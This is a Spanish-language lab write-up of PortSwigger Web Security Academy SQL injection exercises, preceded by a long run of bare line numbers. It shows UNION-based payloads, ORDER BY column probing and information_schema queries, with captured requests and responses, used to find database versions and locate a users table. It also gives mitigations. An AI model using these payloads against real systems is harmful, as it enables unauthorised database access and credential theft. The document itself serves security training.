1922
1923
1924
1925
1926
1927
1928
1929
1930
1931
1932
1933
1934
1935
1936
1937
1938
1939
1940
1941
1942
1943
1944
1945
1946
1947
1948
1949
1950
1951
1952
1953
1954
1955
1956
1957
1958
1959
1960
1961
1962
1963
1964
1965
1966
1967
1968
1969
1970
1971
1972
1973
1974
1975
1976
1977
1978
1979
1980
1981
1982
1983
1984
1985
1986
1987
1988
1989
1990
1991
1992
1993
1994
1995
1996
1997
1998
1999
2000
2001
2002
2003
2004
2005
2006
2007
2008
2009
2010
2011
2012
2013
2014
2015
2016
2017
2018
2019
2020
2021
2022
2023
2024
2025
2026
2027
2028
2029
2030
2031
2032
2033
2034
2035
2036
2037
2038
2039
2040
2041
2042
2043
2044
2045
2046
2047
2048
2049
2050
2051
2052
2053
2054
2055
2056
2057
2058
2059
2060
2061
2062
2063
2064
2065
2066
2067
2068
2069
2070
2071
2072
2073
2074
2075
2076
2077
2078
2079
2080
2081
2082
2083
2084
2085
2086
2087
2088
2089
2090
2091
2092
2093
2094
2095
2096
2097
2098
2099
2100
2101
2102
2103
2104
2105
2106
2107
2108
2109
2110
2111
2112
2113
2114
2115
2116
2117
2118
2119
2120
2121
2122
2123
2124
2125
2126
2127
2128
2129
2130
2131
2132
2133
2134
2135
2136
2137
2138
2139
2140
2141
2142
2143
2144
2145
2146
2147
2148
2149
2150
2151
2152
2153
2154
2155
2156
2157
2158
2159
2160
2161
2162
2163
2164
2165
2166
2167
2168
2169
2170
2171
2172
2173
2174
2175
2176
2177
2178
2179
2180
2181
2182
2183
2184
2185
2186
2187
2188
2189
2190
2191
2192
2193
2194
2195
2196
2197
2198
2199
2200
2201
2202
2203
2204
2205
2206
2207
2208
2209
2210
2211
2212
2213
2214
2215
2216
2217
2218
2219
2220
2221
2222
2223
2224
2225
2226
2227
2228
2229
2230
2231
2232
2233
2234
2235
2236
2237
2238
2239
2240
2241
2242
2243
2244
2245
2246
2247
2248
2249
2250
2251
2252
2253
2254
2255
2256
2257
2258
2259
2260
2261
2262
2263
2264
2265
2266
2267
2268
2269
2270
2271
2272
2273
2274
2275
2276
2277
2278
2279
2280
2281
2282
2283
2284
2285
2286
2287
2288
2289
2290
2291
2292
2293
2294
2295
2296
2297
2298
2299
2300
2301
2302
2303
2304
2305
2306
2307
2308
2309
2310
2311
2312
2313
2314
2315
2316
2317
2318
2319
2320
2321
2322
2323
2324
2325
2326
2327
2328
2329
2330
2331
2332
2333
2334
2335
2336
2337
2338
2339
2340
2341
2342
2343
2344
2345
2346
2347
2348
2349
2350
2351
2352
2353
2354
2355
2356
2357
2358
2359
2360
2361
2362
2363
2364
2365
2366
2367
2368
2369
2370
2371
2372
2373
2374
2375
2376
2377
2378
2379
2380
2381
2382
2383
2384
2385
2386
2387
2388
2389
2390
2391
2392
2393
2394
2395
2396
2397
2398
2399
2400
2401
2402
2403
2404
2405
2406
2407
2408
2409
2410
2411
2412
2413
2414
2415
2416
2417
2418
2419
2420
2421
2422
2423
2424
2425
2426
2427
2428
2429
2430
2431
2432
2433
2434
2435
2436
2437
2438
2439
2440
2441
2442
2443
2444
2445
2446
2447
2448
2449
2450
2451
2452
2453
2454
2455
2456
2457
2458
2459
2460
2461
2462
2463
2464
2465
2466
2467
2468
2469
2470
2471
2472
2473
2474
2475
2476
2477
2478
2479
2480
2481
2482
2483
2484
2485
2486
2487
2488
2489
2490
2491
2492
2493
2494
2495
2496
2497
2498
2499
2500
2501
2502
2503
2504
2505
2506
2507
2508
2509
2510
2511
2512
2513
2514
2515
2516
2517
2518
2519
2520
2521
2522
2523
2524
2525
2526
2527
2528
2529
2530
2531
2532
2533
2534
2535
2536
2537
2538
2539
2540
2541
2542
2543
2544
2545
2546
2547
2548
2549
2550
2551
2552
2553
2554
2555
2556
2557
2558
2559
2560
2561
2562
2563
2564
2565
2566
2567
2568
2569
2570
2571
2572
2573
257
```

```

1 GET /files?category=Techgifts' UNION SELECT banner, NULL FROM v$version-- HTTP/1.1
2 Host: 0ae500503b2be920020d900510d41.web-security-academy.net
3 Content-Type: application/javascript
4 Sec-CH-UA: "Chromium"
5 Sec-CH-UA-Model: "Windows"
6 Sec-CH-UA-Platform: "Windows"
7 Accept-Language: es-ES,en;q=0.8
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
9 Accept-Encoding: gzip, deflate, br
10 Pragma: no-cache
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0ae500503b2be920020d900510d41.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Pragma: no-cache
18
19

```

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning](#)

Home

WE LIKE TO SHOP

Tech gifts' UNION SELECT banner, NULL FROM v\$version--

Refine your search:

[All](#) [Clothing, shoes and accessories](#) [Food & Drink](#) [Pets](#) [Tech gifts](#) [Toys & Games](#)

3D Voice Assistants

Voice assistants have just got so much better. You no longer have to look at a blank screen, your 3d assistant can be customized to resemble anyone you want it to be. Your assistant works via a Bluetooth connection enabling you to keep that cell tucked away out of sight. Pop your assistant on the table, in your top pocket, or anywhere you like. Just like other voice assistants you can communicate in real time and ask it anything you need to know. You will never be alone with your 3D assistant. Good company for all occasions, debate, play puzzles and listen to your choice of music together. Your assistant comes with a 600 page, hard copy, instruction manual, allowing you to train it to its full capacity. There are over 5000 command and responses you can easily input ensuring many evenings of entertaining conversation, and mind-boggling facts and figures that will blow your mind. Once fully enabled you only need to update your assistant once a month when we send you the upgraded 500-page electronic instruction manual. You will always be abreast of the latest technology and on top of current affairs as our team travel the net for new information for you to add to your existing database. Get yourself a pocket friend and expand your mind today.

CORE 11.2.0.2.0 Production

Grow Your Own Spy Kit

Everyone is getting wise to the nanny cams, and the old fashioned ways of listening in on other people's conversations. No-one trusts a cute looking teddy bear anymore, who knows what is hidden behind those button eyes. We have designed a foolproof system that will never catch you out with our 'Grow Your Own Spy Kit'. In the same easy way you plant a seed, or seedling, you pop the water-resistant bug beneath the surface of some fresh compost. With regular watering and a sprinkling of plant food, your bug pots will thrive until they are ready to be gifted to those you wish to spy on. No-one will suspect what you're up to, even if they have their suspicions, the only bugs they are going to find hiding amongst the leaves will be greenflies. On purchasing our 'Grow Your Own Spy Kit' you will be required to sign a Non-Disclosure Agreement, loose lips cost lives you know. Whether you are planning on just having a bit of fun with your family and friends, or you are a serious spy in the making, eavesdropping could not be any easier.

NLSRTL Version 11.2.0.2.0 - Production
Oracle Database 11g Express Edition Release 11.2.0.2.0 - 64bit Production
PL/SQL Release 11.2.0.2.0 - Production

WebSecurity
Academy

SQL injection attack, querying the database type and version on Oracle

[Back to lab description](#)

LAB Solved

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning](#)

Home

WE LIKE TO
SHOP

Food & Drink

Refine your search:

[All](#) [Clothing, shoes and accessories](#) [Corporate gifts](#) [Food & Drink](#) [Gifts](#) [Lifestyle](#)

Eggtastic, Fun, Food Eggcessories

Mealtimes never need be boring again. Whether you use an egg cup or not there's no need to let standards slip. For a modest sum, you can now own a selection of googly eyes, feathers, buttons and edible glitter to ensure your food is dressed to impress. Perhaps you want to impress a date, or surprise a loved one with breakfast in bed - forget flowers and chocolates. Your partner will be bowled over by your originality, and literally tickled pink by the cute feather accessories. Make your kitchen a fun place to prepare food, what better way to start cooking than to have all your produce watching you. Egging you on, encouraging you to do your best. You don't even need to stop at food, you can accessorize all those dull bits and bobs you have lying around your home. You get plenty of bang for your buck, and for one day only we are offering the first one hundred customers an extra set of oversized googly eyes for free. Imagine them on the bonnet of your car, they are sure to brighten the day of passers-by. What are you waiting for? Get your complete entertaining package today.

Sprout More Brain Power

At a time when natural remedies, things we can freely grow in our gardens, have their legality being questioned, we are delighted to inform you that Brussel Sprouts have now been added to the list. Yes, you can now happily order these healing gems directly from us with express shipping. As you can no longer grow these yourself due to the new restrictions being imposed on the product, indeed the penalty is high should you now attempt to do so, we are proud to be the first company to obtain a license for Sprout More Brain Power. Although the starting price seems astronomically high, one sprout can be divided into peelable layers. Each layer will enhance your performance at work for approximately two hours. If you find a dull brain moment coming on you can pop in another layer, but must not exceed the stated dose of one sprout per day. As tempting as it might be to do so, as your brain buzzes with award-winning ideas, excessive use can lead to social isolation and stomach pain. So don't delay, improve your prospects with your one a day, and Sprout More Brain Power.

BBQ Suitcase

Get grilling on the go thanks to this super-handy BBQ Suitcase! Have fun in the sun and take this practical BBQ with you. With its handy travel design, it's easy to pick up, clean and transport. Designed for ultimate ease and safety, the BBQ Suitcase is an ideal gift for any loved one this summer who's great at grilling. This stylish suitcase design is also perfect for camping trips and music festivals. It's coal powered too to guarantee that extra flavour for your food and its stainless steel design means it's easy to clean and lightweight to carry around!

Updated Cakes

Explicación del payload

El payload que utilizamos en este caso es ' **UNION SELECT banner, NULL FROM v\$version--**. Primero colocamos una comilla simple (') para poder cerrar la cadena de texto de la categoría en la consulta original. Después usamos el operador UNION SELECT para unir los resultados de la página con nuestra propia consulta. Como sabemos que estamos atacando una base de datos Oracle y previamente descubrimos que la consulta original devuelve dos columnas, pedimos extraer la columna banner y rellenamos la segunda columna con un valor NULL para que coincida la cantidad de columnas y la base de datos no nos arroje un error. Finalmente, agregamos los guiones (--) para convertir en comentario cualquier otra validación o código que la página web intente ejecutar después de nuestra inyección.

Mitigación recomendada

Para evitar que logren extraer información del sistema, se deben utilizar consultas parametrizadas en el código de la página web. Esto ayuda a garantizar que cualquier categoría o texto que se mande por la URL sea manejado como un dato y nunca como instrucciones SQL.

SQL injection attack, querying the database type and version on MySQL and Microsoft

Nivel

PRACTITIONER

Tipo de SQLi

En este laboratorio se utiliza una inyección SQL basada en UNION. El ataque se centra en el uso del operador UNION para ejecutar una consulta que extraiga metadatos del sistema de bases de datos, en un entorno MySQL y Microsoft SQL Server.

Objetivo del laboratorio

El objetivo es determinar la versión específica del software de la base de datos que está en el servidor. Se debe identificar el número de columnas y qué columna acepta datos de tipo cadena, para luego inyectar la función correspondiente que mostrará la versión de la base de datos.

Explicación técnica de la vulnerabilidad.

La vulnerabilidad se localiza en el filtro de categorías de productos. Al ser un sistema de MySQL y Microsoft, se utiliza la constante global @@version. Además en MySQL se debe colocar un comentario de cierre -- o utilizar el carácter # para que la consulta sea válida y de la información correcta.


Procedimiento (paso a paso)

El objetivo del laboratorio es encontrar la vulnerabilidad de inyección SQL, utilizando UNION.

Paso 1:

Para comenzar interceptamos la información de la página mediante burpsuite.

Primeramente tenemos que saber la cantidad de tablas que utiliza, por lo tanto interceptamos la petición a una categoría para poder trabajar en base a ella.



Paso 2:

Obtendremos el valor de columnas de la tabla utilizando ORDER-BY.

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. A request is visible in the 'Request' pane, and the corresponding 'Response' is shown in the 'Response' pane. The request is a GET to /filter?category=Food+426+Drink'+ORDER+BY+1+--- HTTP/2. The response is an HTTP/2 500 Internal Server Error.

Al intentar utilizar (--) como comentario podemos ver que marca error, por lo tanto tenemos que buscar otra forma la cual es comentando usando (#). Una vez cambiado vemos que efectivamente ahora si fue exitoso realizando dicha modificación, eso nos quiere decir que es una base de datos MySQL, además de poder ver que es una tabla con 2 columnas.

Paso 3:

Sabiendo que tiene 2 columnas la tabla, es MySQL y de Microsoft podemos utilizar la siguiente consulta:

GET /filter?category=Food+%26+Drink' UNION SELECT @@version, NULL# HTTP/2

El cual se utiliza para saber la versión en el caso de que sea una base de datos MySQL y colocando el valor null ya que la tabla contiene dos columnas.

Explicación del payload

El payload que utilizamos en este caso es ' **UNION SELECT @@version, NULL#**. Empezamos con una comilla simple (') para poder cerrar la cadena de texto de la consulta. Después usamos el operador UNION SELECT para unir los resultados con nuestra consulta modificada. Como ya nos dimos cuenta en los pasos previos de que la tabla tiene dos columnas, llamamos a la constante global @@version en el primer espacio para que nos devuelva la versión exacta del sistema, y rellenamos la segunda columna con un valor NULL para que coincida la cantidad y la base de datos no nos marque error. Finalmente, colocamos el símbolo de gato (#) para convertir en comentario el resto del código SQL, asegurándonos de que cualquier validación extra que tenga la página sea ignorada por el motor de MySQL.

Mitigación recomendada

Para evitar que logren extraer la versión y el tipo de sistema de esta forma, utilizamos consultas parametrizadas en el código web. Asegurando que cualquier texto o categoría que se mande por la URL sea tratado estrictamente como un dato y no como un comando SQL que se deba ejecutar. Además, se debe configurar el servidor para que nunca devuelva mensajes de error detallados al usuario final.

SQL injection attack, listing the database contents on non-Oracle databases

Nivel

PRACTITIONER

Tipo de SQLi

Este laboratorio corresponde a una inyección SQL basada en UNION (UNION-based SQL Injection). Este tipo de ataque consiste en manipular una consulta SQL legítima mediante el uso del operador UNION, con el propósito de combinar los resultados de la consulta original con los resultados de una consulta maliciosa adicional. De esta forma, el atacante puede recuperar información almacenada en otras tablas de la base de datos, siempre que ambas consultas tengan el mismo número de columnas y tipos de datos compatibles.

Objetivo del laboratorio

El objetivo del laboratorio será determinar el nombre de la tabla de la base de datos que contenga el nombre de los usuarios y sus contraseñas. Y para ello, será necesario determinar las columnas de interés o columnas relevantes.

Conociendo entonces el nombre de las columnas que necesitamos, será cuestión de mostrar esta información e iniciar sesión con el usuario de “administrador”.

Explicación técnica de la vulnerabilidad

Este laboratorio presenta una vulnerabilidad de inyección SQL en el filtro de categorías de productos. Los resultados de la consulta se devuelven en la respuesta de la aplicación, lo que permite usar un ataque UNION para recuperar datos de otras tablas.

La aplicación cuenta con una función de inicio de sesión y la base de datos contiene una tabla con nombres de usuario y contraseñas. Debe determinar el nombre de esta tabla y las columnas que contiene, y luego recuperar su contenido para obtener los nombres de usuario y las contraseñas de todos los usuarios.

Procedimiento (Paso a Paso)

Paso 1:

El laboratorio nos proporciona dos puntos a tener en cuenta, y es que está presente la vulnerabilidad de la categoría de los productos, además, la base de datos no es de tipo Oracle, por lo que se necesitarán probar las sentencias adecuadas para verificar de qué tipo de bases de datos se trata.

Entonces, lo primero es usar la herramienta Burpsuite para interceptar la URL de la página en donde se muestre la categoría y enviarla al repetidor para comenzar a inyectar el SQL para conocer la información que se necesita:



SQL injection attack, listing the database contents on non-Oracle databases

LAB Not solved

[Back to lab home](#) [Back to lab description >>](#)

[Home](#) | [My account](#)

WE LIKE TO
SHOP




Gifts

Refine your search:

[All](#)
[Accessories](#)
[Clothing, shoes and accessories](#)
[Gifts](#)
[Lifestyle](#)
[Tech gifts](#)

Conversation Controlling Lemon

Are you one of those people who opens their mouth only to discover you say the wrong thing? If this is you then the Conversation Controlling Lemon will change the way you socialize forever! When you feel a comment coming on pop it in your mouth and wait for the acidity to kick in. Not only does the lemon render you speechless by being inserted into your mouth, but the juice will also keep you silent for at least another five minutes. This action will ensure the thought will have passed and you no longer feel the need to interject. The lemon can be cut into pieces - make sure they are large enough to fill your mouth - on average you will have four single uses for the price shown, that's nothing an evening. If you're a real chatterbox you will save that money in drink and snacks, as you will be unable to consume the same amount as usual. The Conversational Controlling Lemon is also available with gift wrapping and a personalized card, share with all your friends and family; mainly those who don't know when to keep quiet. At such a low price this is the perfect secret Santa gift. Remember, lemons aren't just for Christmas, they're for life; a quieter, more reasonable, and un-opinionated one.




Paso 2:


Se necesita determinar la cantidad exacta de columnas que tiene la tabla. Para ello, se vale de la instrucción

' order by 1—

En donde el número quiere decir el número de la columna en que se encuentra



Basado en lo que se ve en la página web, se puede asumir que la tabla cuenta con 2 columnas, una para el título y otra para el texto, sin embargo, se comprobará con la instrucción antes mencionada.



Request					Response				
Pretty	Raw	Hex			Pretty	Raw	Hex	Render	
1	GET /filter?category=Gifts'+order+by+2 --				1	HTTP/2 200 OK			
2	HTTP/2				2	Content-Type: text/html; charset=utf-8			
3	Host: Oad5001604b726ce8438ea1400980013.web-security-academy.net				3	Set-Cookie: session=uiMHvVNKykoXzBu7iZn\			
4	Sec-Ch-Ua: "Chromium";v="145",				4	X-Frame-Options: SAMEORIGIN			
5	"Not: A=Brand";v="QQ"				5	Content-Length: 8685			
					6				
					7	<!DOCTYPE html>			

Request					Response				
Pretty	Raw	Hex			Pretty	Raw	Hex	Render	
1	GET /filter?category=Gifts'+order+by+3--				1	HTTP/2 500 Internal Server Error			
2	HTTP/2				2	Content-Type: text/html; charset=utf-8			
3	Host: Oad5001604b726ce8438ea1400980013.web-security-academy.net				3	X-Frame-Options: SAMEORIGIN			
4					4	Content-Length: 2527			
5					5				

Al haber respondido con un error 500 Internal Server Error con la sentencia ' order by 3--, nos quiere decir que la tabla, efectivamente, se encuentra conformada por dos columnas.

Paso 3:

El siguiente paso es comprobar el tipo de dato que le corresponde a las respectivas columnas, es por ello que se utiliza la sentencia ' UNION select 'a', 'a'—

Se insertan dos letras 'a' ya que, como se observó en la página, ambas columnas contenían texto, por lo que se intenta verificar si el tipo de dato corresponde con esa suposición.

Pretty	Raw	Hex			Pretty	Raw	Hex	Render
1	GET /filter?category=Gifts'+UNION+select+'a','a'--				1	HTTP/2 200 OK		
2	Host: Oad5001604b726ce8438ea1400980013.web-security-academy.net				2	Content-Type: text/html; charset=utf-8		
					3	Set-Cookie: session=YDKV8axGGrEphiCjfeF0iZzvaFEjxYMc; Secure; HttpOnly; SameSite=None		
					4	X-Frame-Options: SAMEORIGIN		
					5	Content-Length: 8853		

Request		Response			
Pretty	Raw	Hex	Render		
1 GET /filter?category=					this fabulously
2 Gifts'+UNION+select+'a','a'-- HTTP/2				92	Get in touch, te.
Host:					your funky orig.
0ad5001604b726ce8438ea1400980013.web-securi					don't delay,
ty-academy.net					
3 Sec-Ch-Ua: "Chromium";v="145",				93	
"Not:A-Brand";v="99"				94	
4 Sec-Ch-Ua-Mobile: ?0				95	
5 Sec-Ch-Ua-Platform: "Windows"					
6 Accept-Language: es-ES,es;q=0.9					
7 Upgrade-Insecure-Requests: 1				96	
8 User-Agent: Mozilla/5.0 (Windows NT 10.0;					
Win64; x64) AppleWebKit/537.36 (KHTML, like				97	
Gecko) Chrome/145.0.0.0 Safari/537.36					
9 Accept:				98	
text/html,application/xhtml+xml,application					
/xml;q=0.9,image/avif,image/webp,image/apng				99	
,/*;q=0.8,application/signed-exchange;v=b3				100	
;q=0.7				101	
0 Sec-Fetch-Site: none				102	
1 Sec-Fetch-Mode: navigate				103	
2 Sec-Fetch-User: ?1					
3 Sec-Fetch-Dest: document				104	
4 Accept-Encoding: gzip, deflate, br					
5 Priority: u=0, i					
6					
7				105	
				106	
				107	
				108	
				109	
				110	
				111	
				112	
				113	
				114	
				115	
				116	
				117	
				118	
				119	

Un "OK" fue respondido y se confirma que el tipo de dato de las columnas es texto.

Paso 4:

Ahora, para conseguir el usuario y la contraseña del administrador, primero se necesita conocer el listado de tablas que conforman la base de datos. Sin embargo, no se sabe exactamente de qué tipo es y cuál es su versión, solo que no es Oracle. Por ello, usando la pista del laboratorio, se prueban las sentencias para saber la versión de la base de datos.

Database version

You can query the database to determine its type and version. This information is useful when formulating more complicated attacks.

Oracle	SELECT banner FROM v\$version SELECT version FROM v\$instance
Microsoft	SELECT @@version
PostgreSQL	SELECT version()
MySQL	SELECT @@version

Request

```

1 GET /filter?category=
  Gifts'+UNION+SELECT+40%40version,+NULL--
2 HTTP/2
3 Host:
  Qad5001604b726ce8438ea1400980013.web-securi
  ty-secadmin.net

```

Response

```

1 HTTP/2 500 Internal Server Error
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2527
5
6 <!DOCTYPE html>

```

Request

```

1 GET /filter?category=
  Gifts'+UNION+SELECT+version(),+NULL--
2 HTTP/2
3 Host:
  Qad5001604b726ce8438ea1400980013.web-securi
  ty-secadmin.net

```

Response

```

1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 Set-Cookie: session=w31Mhyvylrb135nmXMZOKO
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 8934
6
7 <!DOCTYPE html>

```

Se comprueba que el tipo de base de datos es PostgreSQL, además, se conocer su versión

Request

```

1 GET /filter?category=
  Gifts'+UNION+SELECTversion(),+NULL--
2 HTTP/2
3 Host:
  Qad5001604b726ce8438ea1400980013.web-securi
  ty-secadmin.net
4 Sec-CH-UA: "Chrome";v="145",
  "Not:A-Brand";v="99"
5 Sec-CH-UA-Mobile: ?0
6 Sec-CH-UA-Platform: "Windows"
7 Accept-Language: es-ES;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0;
  Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/145.0.0.0 Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,application

```

Response

```

1 Due to the intricacy of this service, you must allow 3 months for your order to be completed. So,
  organization is paramount, no leaving shopping until the last minute if you want to take advantage of
  this fabulously wonderful new way to present your gifts.
  Get in touch, tell us what you need to be wrapped, and we can give you an estimate within 24 hours. Let
  your funky originality extend to all areas of your life. We love every project we work on, no
  disappointment delay, give us a call today.
2
3 </td>
4 <td>
5
6 PostgreSQL 12.22 (Ubuntu 12.22-Ubuntu0.10.04.4) on x86_64-pc-linux-gnu, compiled by gcc (Ubuntu
  9.4.0-2ubuntu2~20.04.2) 9.4.0, 68-bit
7
8 </td>
9 <td>
10
11 Show Delivered To Your Door

```

Paso 5:

Se muestra el listado de tablas que conforman la base de datos, con el objetivo de encontrar la tabla que, posiblemente, contenga los usuarios y contraseñas para iniciar sesión. Esto usando la sentencia correspondiente a la versión de la base de datos.

Database contents

You can list the tables that exist in the database, and the columns that those tables contain.

Oracle	SELECT * FROM all_tables
	SELECT * FROM all_tab_columns WHERE table_name = 'TABLE-NAME-HERE'
Microsoft	SELECT * FROM information_schema.tables
	SELECT * FROM information_schema.columns WHERE table_name = 'TABLE-NAME-HERE'
PostgreSQL	SELECT * FROM information_schema.tables
	SELECT * FROM information_schema.columns WHERE table_name = 'TABLE-NAME-HERE'
MySQL	SELECT * FROM information_schema.tables
	SELECT * FROM information_schema.columns WHERE table_name = 'TABLE-NAME-HERE'

Request		Response			
Pretty	Raw	Hex		Pretty	Raw
1 GET /filter?category=Gifts'+UNION+SELECT+table_name,+NULL+FROM+information_schema.tables-- HTTP/2				356	<tr>
2 Host: Oad5001e04b726ce8438ea1400980013.web-security-academy.net				357	<th> users_kvhwik
3 Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"				358	</tr>
				359	<tr>
				360	<th> triggers

Se reemplaza el carácter (*) de la sentencia y se coloca "table_name" para que solo se muestren los nombres de las tablas.

Y luego de observar la respuesta devuelta, se encuentra el nombre de una tabla de interés, ya que tiene algo que ver con los usuarios.

Paso 6:

Ya que se conoce el nombre de la tabla, se necesita saber el nombre de las columnas que contiene, con el objetivo de mostrar la información solo de aquellas columnas de interés, como lo puede ser alguna que tenga que ver con "usernames" y "passwords"

Se utiliza entonces la sentencia correspondiente a la base de datos, colocando el nombre de la tabla que ya se conoce.

Request				Response			
Pretty	Raw	Hex	  In 	Pretty	Raw	Hex	Render
<pre>1 GET /filter?category= Gifts'+UNION+SELECT+column_name,+NULL+FROM+ information_schema.columns+WHERE+table_name +%3d+'users_rvhvik'-- HTTP/2] 2 Host: Oad5001604b726ce8438ea1400980013.web-securi ty-academy.net</pre>				<pre>1 HTTP/2 200 OK 2 Content-Type: text/html; charset=utf-8 3 Set-Cookie: session=42JtfAIYeW695xYuxD2GdFoy5Tvde 4 X-Frame-Options: SAMEORIGIN 5 Content-Length: 9107 6 7 <!DOCTYPE html></pre>			
Request				Response			
Pretty	Raw	Hex	  In 	Pretty	Raw	Hex	Render
<pre>1 GET /filter?category= Gifts'+UNION+SELECT+column_name,+NULL+FROM+ information_schema.columns+WHERE+table_name +%3d+'users_rvhvik'-- HTTP/2 2 Host: Oad5001604b726ce8438ea1400980013.web-securi</pre>				<pre>74 75 76 77 ...</pre> <tr> <th> password_ixxyyy </th> </tr> <tr> ...			
Request				Response			
Pretty	Raw	Hex	  In 	Pretty	Raw	Hex	Render
<pre>1 GET /filter?category= Gifts'+UNION+SELECT+column_name,+NULL+FROM+ information_schema.columns+WHERE+table_name +%3d+'users_rvhvik'-- HTTP/2 2 Host: Oad5001604b726ce8438ea1400980013.web-securi ty-academy.net 3 Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99" 4 Sec-Ch-Ua-Mobile: 70 5 Sec-Ch-Ua-Platform: "Windows" 6 Accept-Language: es-ES,es;q=0.9 7 Upgrade-Insecure-Requests: 1 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like</pre>				<pre>98 99 100 101 102 103</pre> will have four single uses f chatterbox you will save tha amount as usual. The Conversational Controlli share with all your friends low price this is the perfect they&apos;re for life; a qui </td> </tr> <tr> <th> username_ciefvi </th> </tr> <tr>			

